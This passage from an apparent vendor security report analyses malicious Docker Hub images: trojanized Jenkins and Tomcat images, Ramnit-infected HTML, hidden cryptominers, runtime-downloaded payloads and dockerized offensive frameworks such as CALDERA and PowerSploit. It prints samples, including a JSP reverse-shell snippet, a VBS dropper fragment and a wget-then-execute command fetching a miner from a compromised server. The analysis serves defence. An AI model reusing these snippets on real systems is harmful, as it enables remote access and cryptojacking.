
The installed webshell is a standard reverse TCP shell payload generated by the Metasploit framework's reverse shell JSP.

As seen in its code, it provides a reverse shell on port 4334:

```
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
    ShellPath = new String("/bin/sh");
} else {
    ShellPath = new String("cmd.exe");
}
Socket socket = new Socket( "192.168.0.101", 4334 );
Process process = Runtime.getRuntime().exec( ShellPath );
( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
```

## Trojanized Jenkins

In the final example, a container image `adminkalhatti/kl-jenkins`<sup>39</sup> installs Jenkins<sup>40</sup> – a popular open-source tool that allows continuous integration and continuous delivery (CI/CD) of projects:



Apart from Jenkins, the image also has several instances of XMRig cryptominer pre-installed in the following locations:

- `/tmp/stagingdir/xmrig/xmrig-2.4.3/xmrig`
- `/tmp/df/initd`
- `/tmp/howcan`

The provided examples demonstrate a clear need for the users to stick to official container images.

If some third-party forks are chosen to be installed, it's important to check for any pre-deployed applications to make sure the downloaded image is not trojanized with a webshell, cryptominer or any other form of malware.

## The Effect of Infected Development Environments

Sometimes, developers that build and push their own container images to other registries, may have their systems infected with other forms of malware. That malware may end up in the final image, and consequently, in the production systems.


<sup>39</sup> <https://malware.prevasio.io/report/adminkalhatti/kl-jenkins>

<sup>40</sup> <https://www.jenkins.io/>

Container image **eternity18/ez** is one such example.<sup>41</sup>

This container will have MySQL Server listening on port 3306, SSH Server listening on port 22, and an HTTP server listening on ports 80 and 443.

The web site exposed by this container on ports 80/443 appears to be a front end of the web application designed to sell pharmaceuticals:



Its index file `/var/www/html/index.html` contains a malicious VBS script that drops Ramnit<sup>42</sup> – a backdoor designed for Windows systems:

```
Please find the login page ^_^<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A900000400000FFF0000B80000000000004..."
```

In the past, MalwareBytes has reported how HTML files infected with Ramnit were discovered inside Android apps.<sup>43</sup>

This side effect results from the developers working on infected Windows environments – when they build Android apps using an infected environment, they may inadvertently infect HTML files that are incorporated into the newly built apps. Those apps may then end up being published on Google Play.

<sup>41</sup> <https://malware.prevasio.io/report/eternity18/ez>

<sup>42</sup> <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Virus%3AWin32%2FRamnit.A>

<sup>43</sup> <https://blog.malwarebytes.com/cybercrime/2014/11/infected-html-files-bundled-in-android-apps/>

This time it appears to be the same side effect in play. The only difference is that the infected HTML file ended up being incorporated into a Docker image, which was then published on Docker Hub.


Needless to say, an HTML file infected with Ramnit may not infect neither an Android device nor a Linux system that runs such Docker container image. However, this side effect is a dangerous precedent with a potential of becoming a nastier form of a cross-platform malware in the future.

Across the entire Docker Hub, the Ramnit-infected HTML files were detected in more than a dozen of public container images.

## Detracting Attention

Some cryptomining container images are trying to detract user's attention, while executing a mining application in the background.

An example of such approach is illustrated by the image `tecexoke1/prefab-parser`:<sup>44</sup>




While the browser renders the pixels, an executable file named `./OK3gIIvMqLpPTBGB` is running in the background, mining for cryptocurrency.

<sup>44</sup> <https://malware.prevasio.io/report/tecexokel/prefab-parser>



Same approach can also be observed with the **strixtest/strix** container image, apparently built by the same author.<sup>45</sup>

It executes a cryptomining executable **/chatik/D05KMFbrCWrEJa37**, while rendering the following page with the Node.js web application framework:



## The Power of Dynamic Analysis

Many Docker container images do not contain any malicious payload unless those images are executed.

Because of this reason, no static scan of such images will be able to find the final payload.

An example of such an image is **errornetwork404/quq**.<sup>46</sup>

The nature of the dynamic payload can best be demonstrated with the following steps.

First, the image is pulled (downloaded) with the docker pull command:

```
user@host:~$ docker pull errornetwork404/quq
```

<sup>45</sup> <https://malware.prevasio.io/report/strixtest/strix>

<sup>46</sup> <https://malware.prevasio.io/report/errornetwork404/quq>

Once the image is pulled, the Docker's virtual file system<sup>47</sup> OverlayFS, accessible on the host's directory `/var/lib/docker/overlay2`, is searched for a file named `xmrig`:

```
user@host:~$ sudo find /var/lib/docker/overlay2 -name 'xmrig' -type f
```

The command above returns nothing, as the file is not present (yet).

Next, the pulled image is executed, producing the following output on screen (truncated):

```
user@host:~$ docker run docker.io/errornetwork404/quq
Cloning into 'xmrig'...
[100%] Built target xmrig
[2020-10-11 04:53:43] READY (CPU) threads 6(6) huge pages 0/6 0% memory 12.0 MB
```

This time, while the container is running, checking for `xmrig` process reveals the presence of a file `./xmrig`:

```
user@host:~$ docker exec 8ecd616fe195 ps ax | grep xmrig
  1 root      0:00 {xmrig.sh} /bin/sh /usr/local/bin/xmrig.sh
 397 root      0:01 ./xmrig -o stratum+tcp://pool.supportxmr.com:5555 -u 46NbvdUFHq7GDfA5[truncated]
-p x -t 6 -donate-level=5
```

Searching for the same file will now reveal that this time it is present inside the container's file system:

```
user@host:~$ sudo find /var/lib/docker/overlay2 -name 'xmrig' -type f
/var/lib/docker/overlay2/a483cc3e7abb9cc51e2ae4a8704cedf09b28c5c73b1568d90cc24f6d3449f42d/diff/xmrig/build/
xmrig
```

How did this file appear inside the container?

As seen in the Prevasio report, once the image was executed, a script inside the container has pulled the source code of XMRig from the GitHub repository:

```
git clone https://github.com/xmrig/xmrig.git
```

Next, the cloned source was dynamically compiled with the C compiler, producing an executable file `./xmrig`, which was then executed.

In order to find the presence of a cryptominer in such a Docker container image, Prevasio Analyzer had to 'detonate' the image inside its own virtual environment.

---

<sup>47</sup> <https://docs.docker.com/storage/storagedriver/overlayfs-driver/>

## Another Example of a Dynamic Payload


The malicious image `hildeteamtnt/pause-amd64` demonstrates another example of a dynamic payload.<sup>48</sup>

During the runtime, the `wget` process is executed to fetch a file:


```
wget -q http://85[.]214[.]149[.]236:443/sugarcrm/themes/default/images/default.jpg -O /usr/sbin/docker-update
```

The `wget` command above downloads a JPEG file and saves it into `usr/sbin/docker-update`.

While detonating this image in its virtual environment, Prevasio Analyzer's network sniffer has captured this request as well:

→ 85.214.149.236		GET /sugarcrm/themes/default/images/default.jpg HTTP/1.1
Host:	85.214.149.236:443	
Remote IP:	85.214.149.236	
Accept:	*/*	
Accept-Encoding:	identity	
User-Agent:	wget/1.20.3 (linux-musl)	
Connection:	Keep-Alive	

The GET request was sent to a hacked web server, running an obsolete version of SugarCRM. Apparently, the attackers have hacked this server and are now using it to host their own malware on it.

↙ 85.214.149.236		HTTP/1.1 200 OK
Remote IP:	85.214.149.236	
Server:	Apache	
Content-Type:	image/jpeg	
Content-Length:	2,556,964 bytes	
Connection:	Keep-Alive	
Data:		
7F 45 4C 46 02 01 01 03	00 00 00 00 00 00 00 00	.ELF.....
02 00 3E 00 01 00 00 00	A8 F6 66 00 00 00 00 00	..>.....f....
40 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	@.....
00 00 00 00 40 00 38 00	03 00 40 00 00 00 00 00	....@.8...@....

<sup>48</sup> <https://malware.prevasio.io/report/hildeteamtnt/pause-amd64>


The web server’s reply indicates that the requested file has a JPEG type (Content-type: **image/jpeg**). However, the actual contents of the file, as seen in its header, reveals the downloaded file has ELF format – a standard format of executable files for Linux.

The downloaded file `/usr/sbin/docker-update` is a cryptominer.

Prevasio Analyzer’s sensor then registered that this file was then given an execution right. Following that, it was executed:

```
chmod +x /usr/sbin/docker-update
/usr/sbin/docker-update
```

As Prevasio obtains a stream of related kernel-level events, it is then able to “stitch” them together in order to illustrate the entire hierarchy of events in form of a graph:



Dynamic ‘detonation’ of the scanned container images allowed Prevasio to locate multiple infected images across the entire Docker Hub repository.

## Hacking Tools

A significant portion of the reported Docker container images contains hacking tools – a potentially undesirable category of software.


An example of such an image is **pranavbhatia/openvas2**.<sup>49</sup> As the name of the image suggests, it contains OpenVAS<sup>50</sup> – a software framework of vulnerability scanning and vulnerability management.

<sup>49</sup> <https://malware.prevasio.io/report/pranavbhatia/openvas2>

<sup>50</sup> <https://www.openvas.org/>

A disassembled code of one of its files, `/usr/bin/pnscan`, reveals it's identical to the open source tool `pnscan`<sup>51</sup> – a Parallel Network Scanner that probes open ports across the network and discovers the installed versions of SSH, FTP, SMTP, Web, and other services.

When run, the container image exposes the following web interface:



As opposed to malware, the hacking tools are not malicious per se.

However, they could still represent danger to other computer systems. Port scanning in particular could be considered illegal without written permission.

For these reasons, Prevasio classifies dockerized hacking tools as a potentially undesirable form of software.

## Offensive PowerShell Toolkits


Originally designed as a task automation and configuration management framework for Windows, PowerShell<sup>52</sup> was made cross-platform in 2016, with the introduction of PowerShell Core.

This move has enabled Linux-based offensive security frameworks consisting of PowerShell modules and scripts that perform a wide range of tasks for penetration testing.

<sup>51</sup> <https://github.com/ptrrkssn/pnscan>

<sup>52</sup> <https://en.wikipedia.org/wiki/PowerShell>

CALDERA<sup>53</sup> is an example of an offensive security framework. It was found dockerized in a public container image [cyb3rward0g/caldera](https://malware.prevasio.io/report/cyb3rward0g/caldera).<sup>54</sup>



The containerized CALDERA application contains Sandcat,<sup>55</sup> also known as 54ndc47, a cross-platform agent written in GoLang. The Sandcat documentation<sup>56</sup> claims that:



*Each time you run one of the delivery commands above, the agent will re-compile itself dynamically and it will change it's source code so it gets a different file hash (MD5) and a random name that blends into the operating system. **This will help bypass file-based signature detections.***

Even though the Sandcat agent allows the so called ‘**gocat extensions**’, its default configuration contains a shell executor, effectively turning Sandcat into a backdoor trojan:

```
func (s *Sh) Run(command string, timeout int) ([]byte, string, string) {
    return runShellExecutor(*exec.Command(s.path, append(s.execArgs, command)...), timeout)
}
```

<sup>53</sup> <https://www.mitre.org/research/technology-transfer/open-source-software/caldera%E2%84%A2>

<sup>54</sup> <https://malware.prevasio.io/report/cyb3rward0g/caldera>

<sup>55</sup> <https://github.com/mitre/sandcat>

<sup>56</sup> <https://caldera.readthedocs.io/en/latest/Plugin-library.html#sandcat-54ndc47>

Another extension for Sandcat, called Donut,<sup>57</sup> is a cross-platform module that allows file-less execution of various assemblies in memory.

Security industry is already raising concerns<sup>58</sup> that proliferation of GoLang, file-less code and Powershell into the world of malware is the most unwelcome development over the recent years.

Considering these techniques are cross-platform, the offensive dockerized toolkits can easily be adopted not only by the red teams, but also by adversaries to mount attacks against Windows, Linux, and MacOS-based targets.



## PowerSploit

Another example of an offensive framework is PowerSploit,<sup>59</sup> found to be dockerized in the image **guerillamos/powersploit**.<sup>60</sup>

Originally designed as a framework for Windows only, offensive PowerSploit framework can now be deployed upon the parent image **microsoft/powershell**<sup>61</sup> – a dockerized image of PowerShell Core, designed by Microsoft is a cross-platform framework for Windows, Linux, and macOS.

As a result, the dockerized PowerSploit can now run on Linux, exposing another dangerous trend – the convergence of Linux and Windows OS, that allows proliferation of Windows threats into the world of Linux:

```
PowerShell v6.0.2
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS /> Get-Command -Module PowerSploit
```

CommandType	Name	Version	Source
Function	Add-NetUser	3.0.0.0	PowerSploit
Function	Add-ObjectAcl	3.0.0.0	PowerSploit
Function	Add-Persistence	3.0.0.0	PowerSploit
Function	Convert-NameToSid	3.0.0.0	PowerSploit
Function	Convert-NT4toCanonical	3.0.0.0	PowerSploit
Function	Convert-SidToName	3.0.0.0	PowerSploit
Function	Copy-ClonedFile	3.0.0.0	PowerSploit
Function	Find-AVSignature	3.0.0.0	PowerSploit

<sup>57</sup> <https://github.com/TheWover/donut>

<sup>58</sup> <https://twitter.com/craiu/status/1306491569953013760>

<sup>59</sup> <https://attack.mitre.org/software/S0194/>

<sup>60</sup> <https://malware.prevasio.io/report/guerillamos/powersploit>

<sup>61</sup> [https://hub.docker.com/\\_/microsoft-powershell](https://hub.docker.com/_/microsoft-powershell)

## Conclusion

The investigation conducted by Prevasio illustrates that Linux OS, and Linux containers in particular are not immune to security risks. Docker, the most popular standard of Linux containers, and Docker Hub, its online container registry, are not immune to security risks either.

Our research shows that the primary security risk is enabled by critical vulnerabilities. More than half of all container images hosted by Docker Hub, contain one or more critical vulnerability, and are, therefore, potentially exploitable.

Another risk is in the fact that out of 4 million publicly available images, 6,432 are found to contain malicious or potentially harmful code.

While most of the potentially harmful containers are represented with cryptocurrency miners (coinminers), there is also a fair amount of trojanized images of popular web platforms, such as WordPress, Apache Tomcat, or Jenkins.

If a company's developer takes a shortcut by fetching a pre-built image, instead of composing a new image from scratch, there is a viable risk that such pre-built image might come pre-trojanised. If such image ends up in production, the attackers may potentially be able to access such containerized applications remotely via a backdoor.

Our analysis of the malicious container images revealed a wide usage of cross-platform code, in particular GoLang, .NET Core and PowerShell Core. The portability of the cross-platform code is lucrative for the attackers as it increases ROI for their efforts. That is, malicious code they write does not have to be written multiple times for multiple platforms. It can be written once, and run everywhere, including Linux containers.

As a result, a large number of offensive security frameworks and post-exploitation tools, such as Mimikatz or Caldera, can now be found in Linux Docker containers, facilitating the proliferation of well-evolved malicious Windows techniques into the world of Linux.

Our analysis of malicious containers also shows that quite a few images contain a dynamic payload. That is, an image in its original form does not have a malicious binary. However, at runtime, it might be scripted to download a source of a coinminer, to then compile and execute it.

A dynamic analysis sandbox, such as Prevasio Analyzer, is the only solution that provides a behavioral analysis of Docker containers. It is built to reveal malicious intentions of Docker containers by executing them in its own virtual environment, revealing a full scope of their behavior.

If you are interested to inspect the malicious or potentially harmful containers discovered by Prevasio at Docker Hub, please feel free to visit our website at:

<https://malware.prevasio.io>

For your convenience, we have also provided all reports in JSON and PDF formats.